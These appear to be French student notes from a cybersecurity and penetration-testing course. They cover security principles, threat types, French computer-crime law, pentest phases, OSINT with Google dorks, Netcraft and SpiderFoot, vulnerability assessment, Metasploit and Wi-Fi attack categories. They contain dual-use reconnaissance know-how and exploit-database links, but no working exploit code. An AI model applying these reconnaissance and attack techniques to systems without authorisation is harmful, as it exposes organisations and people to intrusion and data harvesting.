

# **CYBERSÉCURITÉ**

# Module 1 - Introduction à la sécurité informatique

1. Les principes de base de la sécu info
2. Les actes malveillants courant des systemes info
3. L'aspect éthique et juridique de la sécu info
4. Respect des lois lors de l'utilisation des outils de sécurité

## → Chapitre 1 - Les principes de base de la sécurité informatique

### Exam

#### ➤ 1 - Objectifs de la sécurité informatique (par coeur)

**L'intégrité** : consiste à protéger les données contre toute suppression ou modification abusive afin de garantir que les données sont bien celles que l'on croit être. ( Chiffrement des données)

**La disponibilité** : les contrôles de sécurité, les systèmes info et les logiciels doivent tous fonctionner correctement pour garantir que les services et les systèmes info sont dispo en cas de besoin. (MàJ et correction des failles de sécurité)

**La confidentialité** : est basée sur le principe du moindre privilège. Elle consiste à empêcher les accès non autorisés aux données sensibles afin d'éviter qu'elles ne tombent entre les mains des mauvaises personnes. (Chiffrement, authentification, mots de passe)

**La non répudiation** : elle consiste en l'assurance qu'une action sur la donnée réalisée au nom d'un utilisateur (après authentification) ne saurait être répudiée par ce dernier. Garantir qu'une transaction ne peut être niée. (Chiffrements de données, authentification, mots de passe)

**L'authentification** : assurer que seules les personnes autorisées aient accès aux ressources

#### ➤ 2 - Les aspects élémentaires de la sécurité informatique

##### **La prévention :**

- Analyser les risques
- Définir une politique de sécurité

- Mettre en oeuvre une solution
- Evaluer cette solution
- Mettre à jours la solution et la politique au regard de l'évolution des risques

**La détection** : effectuer un inventaire des actifs

- Des systèmes d'exploitation
- Antivirus à jours
- Examiner les programmes et services inactif

**La réaction** : qui peut accéder à quoi

- Niveau d'accès de chaque utilisateur
- Rechercher les pics suspects d'activité (suppression de données, connexions illicites, ...)

## → Chapitre 2 - Les actes malveillants courant des systèmes informatiques

### ➤ 1 - Les trois notions en sécurité

#### **Vulnérabilité**

**Faiblesse au niveau d'un bien** (au niveau de la conception, de la réalisation, de l'installation, de la configuration ou de l'utilisation du bien). \*

#### **Menace**

**Cause potentielle d'un incident**, qui pourrait entraîner des dommages sur un bien si cette menace se concrétisait.

#### **Attaque**

**Action malveillante** destinée à porter atteinte à la sécurité d'un bien. Une attaque représente la **concrétisation d'une menace**, et nécessite l'exploitation d'une vulnérabilité.

Une attaque ne peut donc avoir lieu (et réussir) que si le bien est affecté par une vulnérabilité.

Ainsi, tout le travail des experts sécurité consiste à s'assurer que le S.I ne possède aucune vulnérabilité.

Dans la réalité, l'objectif est en fait d'être en mesure de maîtriser ces vulnérabilités plutôt que de viser un objectif 0 inatteignable.

## ➤ 2 - Les menaces



### Exfiltration, fuite, ou suppression de données

consiste à copier, transférer, ou supprimer sans autorisation des données hors du domaine. Ce transfert peut être effectué manuellement par une personne ayant accès aux ressources de votre orga, ou bien il peut être automatisé et exécuté par le biais d'un programme malveillant présent sur votre réseau.

### Attaque interne malveillante

Est commise par un utilisateur ou un administrateur **approuvé de votre orga** qui organise sciemment le transfert d'informations sensibles en dehors du domaine. Elle peut être le fait d'un employé, d'un ancien employé, d'un prestataire ou d'un partenaire. Dans ce type d'attaque, des données peuvent être divulguées via des appareils mobiles dont la sécurité est compromise ou par l'envoi de contenu en dehors du domaine par e-mail.

### Violation de compte

accès non autorisé au compte d'un utilisateur ou d'un administrateur du domaine. Elle se produit lorsqu'un utilisateur non autorisé dérobe des identifiants de connexion. Dans ce scénario, un compte du domaine est piraté de telle sorte qu'il peut être utilisé par une personne malveillante pour interagir avec des ressources. Le harponnage représente une méthode courante de vol d'identifiants. Dans ce cas, les pirates informatiques envoient frauduleusement un e-mail qui semble provenir d'une personne ou d'une entreprise que vous connaissez et en qui vous avez confiance.

### Violation de droits

Fait référence au cas où une personne malveillante réussit à pirater un ou plusieurs comptes dans votre domaine tente de tirer parti d'autorisations limitées pour accéder à des comptes qui disposent d'autorisations plus étendues. Ce type de pirate informatique tente généralement d'accéder à des droits d'admin généraux pour mieux prendre le contrôle des ressources de votre domaine.

### Cassage de mot de passe

est un processus de récupération de mdp qui s'effectue à l'aide d'un logiciel spécialisé et d'une technologie informatique de haute capacité. Les pirates informatiques sont capables de tester de nombreuses combinaisons de mdp dans un court laps de temps. Pour empêcher le piratage de mdp, une stratégie consiste à mettre en œuvre une validation en deux étapes pour les utilisateurs et les administrateurs de votre domaine.

## Hameçonnage

### Hameçonnage (Phishing)

L'hameçonnage est une technique de cyberattaque où des attaquants se font passer pour des entités de confiance pour obtenir des informations sensibles (comme des mots de passe et des informations de carte de crédit) via des **emails**, des messages instantanés ou des sites web falsifiés. Les messages incitent souvent à des **actions urgentes** et contiennent des **liens malveillants** ou des **pièces jointes infectées**.

### Attaque par Espionnage (Espionnage Électronique)

L'attaque par espionnage électronique vise à infiltrer des systèmes informatiques pour recueillir des informations confidentielles à des fins de surveillance ou d'avantage compétitif. Les cybers espions ciblent des entreprises, des agences gouvernementales ou des individus avec des informations de grande valeur, utilisant des techniques avancées pour accéder et maintenir une présence discrète dans les réseaux.

### Attaque par Whaling

Le whaling, ou harponnage, est une forme sophistiquée de hameçonnage qui cible **spécifiquement les hauts dirigeants** d'une organisation (comme les PDG et les CFO). Les attaques sont hautement personnalisées et exploitent la position de l'expéditeur supposé pour inciter à des actions telles que des transferts de fonds ou la divulgation d'informations critiques.

## Conclusion

Ces techniques de cyberattaques exploitent la confiance des individus pour obtenir des informations sensibles ou inciter à des actions nuisibles. Il est crucial pour les organisations de mettre en place des mesures de sécurité robustes et de sensibiliser leurs employés aux risques pour se protéger efficacement contre ces menaces.

## Spoofing

Le spoofing est une technique de cyberattaque où un attaquant **falsifie des informations** pour se faire passer pour une entité ou une personne de confiance. L'objectif est de tromper la victime pour accéder à des informations sensibles, infiltrer des systèmes ou inciter à des actions malveillantes.

### Types Courants de Spoofing

#### 1. Spoofing d'Email :

- Falsification d'adresses email pour envoyer des messages semblant provenir de sources fiables, afin de voler des informations sensibles ou diffuser des logiciels malveillants.

## 2.Spoofing d'IP :

- Falsification d'adresses IP pour masquer l'origine réelle du trafic, permettant de contourner les mesures de sécurité ou lancer des attaques par déni de service.

## 3.Spoofing de DNS :

- Altération des enregistrements DNS pour rediriger le trafic vers des sites web malveillants, trompant ainsi les utilisateurs et les conduisant à divulguer des informations sensibles.


## Logiciels malveillants

Les logiciels malveillants sont des logiciels conçus à des fins de piratage informatique. Il peut s'agir de virus informatiques, de chevaux de Troie, de logiciels espions ou d'autres programmes malveillants.

Les fraudes interne est un << sujet tabou >> pour les entreprises, mais un véritable sujet d'importance !


## Catégories de fraudeurs :

- Fraudeur occasionnel
- fraudeur récurrent
- personne qui se fait embaucher pour effectuer une fraude
- Fraude en groupe



## Vulnérabilité

- Faiblesse des procédures de **contrôle interne** et de **surveillance des opérations**
- **Gestion permissive** des habilitations informatique
- **Absence de séparation** des tâches et de rotation



## Typo des fraudes

- Le détournement des avoirs de la clientèle
- Le détournement des avoir de l'E
- La création de fausses opérations
- La personne qui fausse ses objectifs pour augmenter sa rémunération

## Attaques DDOS

Une attaque par déni de service distribué (DDoS) est une cyberattaque où plusieurs systèmes compromis (souvent des botnets) inondent la cible (un serveur, un service web ou un réseau) avec un volume massif de trafic, rendant les ressources inaccessibles aux utilisateurs légitimes. L'objectif est de perturber ou d'interrompre le service normal en épuisant les ressources de l'infrastructure cible.

### **Illustration d'un réseau de botnets**

Un botnet est un ensemble de systèmes contrôlables par un attaquant via des serveurs de commande. Les propriétaires de ces systèmes ne savent pas que leurs PC participe à un botnet (leur PC a été compromise au préalable et à leur insu via l'exploitation d'une vulnérabilité)

## **→ Chapitre 3 - L'aspect éthique de la sécurité informatique**

1. Ne pas utiliser de technique malveillante pour accéder à des systèmes informatiques ou à des données.
2. Respecter les lois et les réglementation applicable
3. Respecter la vie privée des utilisateurs
4. Éviter de causer des dommages ou des perturbations aux systèmes informatiques
5. Obtenir l'autorisation du propriétaire du système informatique avant d'y accéder

## **→ Chapitre 4 - Respect des lois lors de l'utilisation d'outils de sécurité**

**Définition de la cybercriminalité** : Ensemble des actes contrevenants aux traités internationaux ou aux lois nationales utilisant les réseaux ou les systèmes d'information comme moyens de réalisation d'un délit ou d'un crime, ou les ayant pour cible.

### **La lutte contre la cybercriminalité en France**

1. **La loi Godfrain** du 5 janvier 1988 stipule que **l'accès ou le maintien frauduleux** dans tout ou partie d'un système de traitement automatisé de données - STAD (art. 323-1, al. 1 du CP), est puni de 2 ans d'emprisonnement et de 30.000€ d'amende au maximum.
2. Le fait **d'entraver ou de fausser** le fonctionnement d'un tel système (art. 323-2 du CP) est puni d'un maximum de 5 ans d'emprisonnement et de 75.000€ d'amende.
3. **L'introduction, la suppression ou la modification frauduleuse de données** dans un système de traitement automatisé (art. 323-3 du CP) est puni d'un maximum de 5 ans d'emprisonnement et de 75.000€ d'amende.
4. L'article 323-3-1 (créé par la loi pour la confiance dans l'économie numérique ) incrimine le fait **d'importer, de détenir, d'offrir, de céder ou de mettre à disposition, sans motif légitime, un programme ou un moyen permettant de commettre les infractions** prévues aux articles 323-1 à 323-3 (mêmes sanctions)

## Module 2 - Introduction au pentesting

1. définition et objectif du pentesting
2. Les types de tests d'intrusions
3. Les phases d'un test d'intrusion
4. Planification et préparation

### → Chapitre 1 - Définition et objectifs du Pentesting

#### Exam

Le pentesting est également appelé test d'intrusion ou test de pénétration. C'est une technique qui consiste à **analyser une cible** *en se comportant comme un pirate informatique.*

#### **L'objectif du test d'intrusion**

Est de repérer les potentielles failles et vulné de votre système. Il permettra de corriger les vulnérabilités afin de sécuriser vos infrastructures.



## → Chapitre 2 - Les types de test d'intrusion



### **Boîte noire :**

- Le test d'intrusion en boîte noire est réalisé dans les conditions les plus proches d'une attaque externe réalisée par un attaquant distant inconnu.
- Les tests en boîte noire supposent que le pentester n'a aucune connaissance préalable de l'infrastructure à tester
- Le test d'intrusion doit être réalisé après une collecte d'info et des recherches approfondies.
- Ce test simule le processus du hacking réel et recueille des info accessibles au public telles des adresses de domaine et les adresses IP.
- Une partie considérable du temps alloué au projet est consacrée à la découverte de la nature de l'infrastructure et de la façon dont elle est connectée et inter reliée.
- Cela prend du temps et coûte cher.

### **Boîte blanche**

- Le test d'intrusion en boîte blanche est réalisé avec le maximum d'informations partagées avec le pentester avant l'audit. Les infos nécessaires au test d'intrusion sont fournies en toute transparence. Le fonctionnement de la cible est alors connu et rendu visible.
- Le testeur reçoit des infos complètes sur l'infrastructures à tester
- Ce test simule le processus des employés d'une entreprise.

- Il permet de révéler plus rapidement les bogues et les vulnérabilités
- Il donne l'assurance d'une couverture de test complète, car le testeur sait exactement ce qu'il doit tester.

### **Boîte grise**

- Le test d'intrusion grise est réalisé avec le minimum d'infos partagées avec les pentesters avant l'audit :
  - Infos sur le fonctionnement de la cible
  - fournir des comptes utilisateurs sur la plateforme à accès restreinte,
  - Donner accès à une cible non accessible au public.
- Ce test est une combinaison de tests en boîte noire et en boîte blanche
- Dans un test en boîte grise, le testeur dispose généralement d'infos limitées
- L'évaluation et le test de sécurité sont effectués en interne.
- Ils testent les applications pour toutes les vulnérabilités qu'un pirate pourrait trouver et exploiter.
- Il est réalisé le plus souvent lorsqu'un pentester commence un test en boîte noire sur des systèmes protégés et constate qu'un peu de connaissances préalables sont nécessaires pour effectuer un examen approfondi.

## **→ Chapitre 3 - Les phases d'un test d'intrusion**

### **1. Planification**

### **2. Reconnaissance**

- a. Cette étape consiste à comprendre les besoins et les objectifs du pentest. Le testeur doit recueillir des infos sur la cible :
  - i. son architecture
  - ii. ses systèmes d'exploitation
  - iii. ses applications
  - iv. ses protocoles de communication,
  - v. ses n points d'entrée potentiels

### **3. Analyse de vulnérabilités**

- a. Cette étape consiste à identifier les vulnérabilités et les faiblesses de la cible.

4. Exploitation des vulnérabilités et Post-exploitation
  - a. Une fois les vulnérabilités identifiées, le testeur doit les exploiter pour déterminer si elles peuvent accéder à des systèmes ou à des données sensibles.
5. Elaboration de rapports
  - a. Cette étape consiste à documenter les résultats du pentest et à les présenter sous forme de rapports. Les rapports doivent être clair, précis et bien structurés. Les rapports doivent inclure des détails sur la méthodologie, les outils utilisés, les vulnérabilités identifiées et les recommandations de sécurité.
6. Nettoyage et suivi
  - a. Le testeur doit nettoyer tout code malveillant ou autre artefact laissé sur la cible. Le testeur doit également **suivre les recommandations fournies dans le rapport** pour garantir la sécurité.

## → Chapitre 4 - Planification et préparation

Cette phase consiste à définir les objectifs du pentest, à obtenir les autorisations nécessaires et à établir une feuille de route pour les activités à venir :

- identification des objectifs et des attentes
- Les parties prenantes
- Les limites du test
- Les règles d'engagement (ROE)
- Les équipes de travail
- Les procédures à suivre
- Des réunions de travail

## Module 3 - Présentation de la suite Kali Linux

### → Chapitre 1 - Histoire de Kali Linux

**2006** - Naissance de **BackTrack** : distribution regroupant l'ensemble des outils nécessaires au test de sécurité d'un réseau qui est reconnu par les professionnels de la sécurité informatique comme outil complet, développé par la société Remote exploité par les développeurs Mati Aharoni et Max Moser.  
C'est un logiciel open source (logiciel libre).

**2013** - La distribution **BackTrack** devient **Kali Linux**, développe Mati Aharoni qui crée la société Offensive Security et les développeurs Devon Kearns et Raphaël Hertzog. La distribution regroupe l'ensemble des outils nécessaires aux tests de sécurité d'un système informatique, surtout le test d'intrusion.

### → Chapitre 2 - Installation et configuration de Kali Linux

1 - Choisir la version en fonction de son ordinateur (I386 ou AMD )

## Module 4 - Footprint et reconnaissance

### → Chapitre 1 - Définition du Footprinting

#### Exam

**Footprinting** : est la technique qui consiste à **récolter de l'info sur des systèmes** informatiques *et toutes les entités auxquelles ils sont rattachés*. Cela est effectué par le biais de plusieurs techniques

- Requêtes sur l'organisation
- Requêtes réseau (des sites privés sont capables de récupérer des informations de routeurs si ceci sont en partage d'informations) (analyse des sites public de la cible)

---

*La collecte d'information est toujours passive (dans le cadre du pan testing)*

---

## → Chapitre 2 - Collecte de l'information et OSINT

La collecte d'informations se fera de manière passive, sans interaction directe avec la cible.

### Qu'est-ce que l'OSINT (Open Source Intelligence) ?

En français, c'est Renseignement de Source Ouverte, c'est une information accessible à tous et non classifiée (*public*). C'est la recherche directement de l'information sur le net via :

- Les moteurs de recherches
- Les réseaux sociaux
- Les outils OSINT
- Les méthodes d'ingénierie sociale
- Les sites spécialisés dans la collecte d'informations publiques sur les organisations

## Les moteurs de recherche



Les informations collectées :

- Sur l'entreprise cible
- Sur les employés
- Sur les sites Web
- Sur les technologies utilisées par la cible

Recherche de l'information avec le moteur de recherche <<google>> :

- En utilisant la recherche simple
- En utilisant des opérateurs de recherches avancés
- En utilisant Google Dork
- En utilisant Google Hacking Database (GHDB)
- En utilisant des recherche avancés

- Recherche sur des personnes

Ex: <<intext: nom et prénom>>  
Recherche le contenu dans les pages

Ex: <<allinurl: nom et prénom>>  
Recherche de contenu dans les URL

- Recherche sur des documents

Ex: <<filetype:xlsx nom d'un type de fichier>>  
Recherche les fichiers xlsx du nom du fichier

Ex: <<site:nom du site>>  
Recherche les pages web du site spécifique

- En utilisant le mode recherche avancée

Url: [https://www.google.fr/advanced\\_search](https://www.google.fr/advanced_search)

- En utilisant Google Dorks et Google Hacking Database (GHDB)

Exploits & Shellcodes: <https://github.com/offensive-security/exploit-database>

Exploits Binaires : <https://github.com/offensive-security/exploit-database-bin-splotts>

Publications : <https://github.com/offensive-security/exploit-database-papers>

Url: <https://www.exploit-db.com/>

## Les Moteurs de recherche

Url: <https://www.startpage.com>


Url: <https://metager.org>

Url: <https://www.etools.ch>

## Les moteurs de recherche des sites WEB

- En utilisant NETCRAFT

Url: <https://www.netcraft.com/tools/>



On va faire une recherche sur le site du CCI CAMPUS : Cliquez sur le site Report et tapez l'adresse du site <<https://www.ccicampus.fr>>

## Internet Research Tools



### Site Report

Using results from our internet data mining, find out the technologies and infrastructure of any site.

VISIT SITE REPORT



### Search DNS

Explore hostnames visited by users of the [Netcraft extensions](#). Search by domain or keyword.

VISIT SEARCH DNS



### Most Popular Sites

Find out which sites are most visited globally or for any country, as determined by users of the [Netcraft Extensions](#).

VISIT MOST POPULAR WEBSITES

https://padlet.com/ccianglais/0

on utilise Site report et on saisit l'adresse du site du CCI



LEARN MORE

REPORT FRAUD

## Site report for http://www.ccicampus.fr

► 🔍 Look up another site?

Share:

### Background

Site title	Formation diplômantes, Formations courtes et en langues étrangères   CCI Campus	Date first seen	December 2017
Site rank	606113	Primary language	French
Description	Implanté à Strasbourg, Colmar et Mulhouse, notre organisme de formation propose plus de 300 modules en formation initiale, continue et en langues étrangères à destination des étudiants, salariés et demandeurs d'emploi.		

## Les réseaux sociaux





## Les outils d'automatisation OSINT

- SUBBRUTE
- ARMITAGE (peut faire de la recherche et de l'attaque en même temps)
- SHODAN IO (site web payant qui font de la recherche sur tout ce qui est ip matérielle)
- RECON-NG
- 
- OSINT FRAMEWORK
- NMAP
- META SPOIT


### Spiderfoot

Lancement de Spiderfoot en mode int web pour une meilleur utilisation et visualisation du résultat


tapez : spiderfoot -l 127.0.0.1:5151

```
kali@KALI: ~  
$ spiderfoot -l 127.0.0.1:5151  
2024-05-28 14:35:31,975 [INFO] sf : Starting web server at 127.0.0.1:5151 ...  
  
*****  
Use SpiderFoot by starting your web browser of choice and  
browse to http://127.0.0.1:5151/  
*****  
  
2024-05-28 14:35:31,994 [WARNING] sf :  
*****  
Warning: passwd file contains no passwords. Authentication disabled.  
Please consider adding authentication to protect this instance!  
Refer to https://www.spiderfoot.net/documentation/#security.  
*****
```

Lancer le navigateur firefox : <http://127.0.0.1:5151> et cliquez sur nwescan



Les éléments trouvés



Exemple: nous avons le mail du ccicampusol!

cci campus

RUNNING

Summary

Correlations

Browse

Graph

Scan Settings

Log

Search...


Browse / Email Address

	Data Element	Source Data Element	Source Module	Identified
	cel-colmar@ccicampus.fr	ccicampus.fr	sfp_skymem	2024-05-28 14:40:37



## → OSINT Framework

<https://osintframework.com>



## → Nmap

Nmap est un scanner de ports libres créé par Fyodor et distribué par Insecure.org. Il est conçu pour détecter les ports ouverts, identifier les services hébergés et obtenir des informations sur le système d'exploitation d'un ordinateur distant.

## → Armitage

# Module 5 - Détection de vulnérabilités

## → Chapitre 1 - Analyse de vulnérabilité

### Exam

#### ➤ 1 - Qu'est-ce qu'une vulnérabilité ?

- C'est une **faiblesse** dans la *conception* ou *la mise en œuvre d'un système*
  - Ce qui entraîne des failles de sécurité
    - Causer par une **mauvaise configuration** du logiciel ou matériel
    - Causer par de **mauvaises pratiques** de programmations

#### ➤ 2 - Raisons principales de l'existence d'une vulnérabilité

- Mauvaise configuration matérielle ou logicielle
- Conception non sécurisé ou médiocre du réseau et de l'application
- Faiblesses technologiques inhérentes
- La négligence de l'utilisateur final
- Accès intentionnels de l'utilisateur final

#### ➤ 3 - Identification des vulnérabilités les plus courantes

- Mauvaise configuration matérielle ou logicielle
- Mots de passe par défaut
- Serveurs ou système non patchés
  - avec des mises à jour
- Défauts applicatifs ou de conception
- Services ou port ouverts
- Défauts du système d'exploitation

## 4 - Les phases de gestion des vulnérabilités

- Phase de pré-évaluation
  - Identification des actifs et création d'une base de référence
- Phase d'évaluation des vulnérabilités
  - Analyse des vulnérabilités de chaque actif
- Phase de post-évaluation
  - évaluer les risques
  - Remédier
  - Vérifier
  - Surveiller

## Chapitre 2 - NMAP

Lien TP : [NMAP.odt](#)

## Chapitre 3 - Exploitation des failles

### 1- Analyse de vulnérabilité

Après identification des vulnérabilités du système cible, il faut les exploiter, afin de démontrer la gravité de la vulnérabilité et de fournir des recommandations de sécurité pour la corriger.

### Les vulnérabilités peuvent être utilisées pour:

- > Récupérée de l'information
- > Faire planter le système affecté
- > Prendre complètement le contrôle du système affecté

## → Chapitre 4 - NESSUS

### Les composants de metasploit framework

**msfconsole** -> L'interface de ligne de commande principale

**modules** -> Modules de support tels que les exploits, les scanners, les charges utiles, etc

**outils** -> Outils autonomes qui faciliteront la recherche de vulnérabilités, l'évaluation des vulnérabilités ou les tests d'intrusion

**exploit** -> Un exploit est une attaque qui tire parti des vulnérabilités des applications, du système d'exploit, des réseaux ou du matériel. Les exploits se présentent généralement

## Module 6 - Exploitation des failles

### → Chapitre 1 - Analyse de la vulnérabilité

#### Exam

Après identification des vulnérabilités du système cible, il faut les exploiter, afin de démontrer la gravité de la vulnérabilité et de fournir des recommandations de sécurité pour la corriger.

Les vulnérabilités peuvent être utilisées pour :

- Récupérer de l'info
- Faire planter le système affecté
- Prendre complètement le contrôle du système affecté

Les étapes pour l'exploiter les vulnérabilités :

- Évaluation de la gravité de la vulnérabilité
- Exploitation de la vulnérabilité
- Évaluation des résultats
- Rapport et documentation

## 1 - Évaluation de la gravité de la vulnérabilité

- Evaluation de la gravité de la vulnérabilité

<https://www.exploit-db.com>

- Recherche des informations concernant la faille
  - Backdoor vsftpd

<https://www.rapid7.com>



# Module 7 - Réseaux sans fil et sécurité

## → Chapitre 1 - Les réseaux sans file (WLAN)

### Exam

**Le réseau WLAN** (Wireless Local Area Network) (ou réseau local sans fil) permet à un utilisateur de se connecter à internet et aux ressources du réseau sans câbles.

Avantages : Mobilité des utilisateurs, la flexibilité du déploiement et la réduction des coûts d'installation.

Inconvénients : sécurité limitée, portée limitée, possibilité d'interférences radio

- WI-FI
- GSM (téléphone)
- Bluetooth
- Wimax

Modes de fonctionnement d'un réseau Wlan :

- Infrastructure : un routeur et des utilisateurs
- Ad hoc : des utilisateurs en peer-to-peer

### ➤ 1 - Les protocoles de sécurité d'un réseau WLAN sont

- **WEP** (wired equivalent privacy) protocole de sécurité ancien, peu sécurisé
- **WPA** (WIFI Protected Access 2= plus sécurisé que WEP mais vulnérable
- **WPA2** (Wifi protected Access 2) plus sécurisé que WAP, le plus utilisé aujourd'hui
- **WPA3** (Wifi Protected Access 3) plus sécurisé que WAP2, utilisé pour les réseaux public

### ➤ 2 - Les différents types d'attaques sans file qui existent

- Les attaques de contrôle d'accès : accès à un réseau sans fil en contournant les protections
  - **Points d'accès pirate** : points d'accès non sécurisé utilisés pour créer des portes dérobées dans un réseau de confiance.


- **Usurpation de MACs** : tente d'usurper l'adresse mac d'un point d'accès ou d'une station déjà autorisée.
- **Association ad hoc** : connexion directe à une station. Contournement de la sécurité.
- **Attaques de confidentialité** : Interception du trafic sur le réseau sans fil
  - **Evil Twin AP** : point d'accès malveillant qui se fait passer pour un point d'accès légitime pour le vol d'authentification.
  - **Faux portails** : création d'un faux portail de connexion pour vols de données d'authentification.
- **Attaques d'intégrité** : utilisation de fausse trame pour tromper le destinataire, elles peuvent également être utilisées pour réaliser une attaque par déni de service.
  - **Les attaques par rejeu Radius** : Techniques utilisées "sniffing et interception", les authenticateurs de requêtes, les identificateurs et les réponses du serveur peuvent être capturés et stockés pour analyse.
  - **Attaques par injection de trames** : manipulation de trame pour forcer une trame à se désauthentifier à se réauthentifier afin que la poignée de main puisse être capturée (*hand Shake*)
- **Attaques d'authentification** : vols d'informations d'authentification
  - **Craquage de clés WEP / wpa WPA** : capture des poignées de main d'authentification et attaque par force brute hors ligne pour trouver la clé
  - **Attaques de déclassement** : Attaque utilisée contre le standard x en forçant le serveur à offrir une authentification plus faible à l'aide de faux paquets EAP (paquets d'authentification)

## → Chapitre 2 - Outils de pénétration et d'analyse de réseau sans file

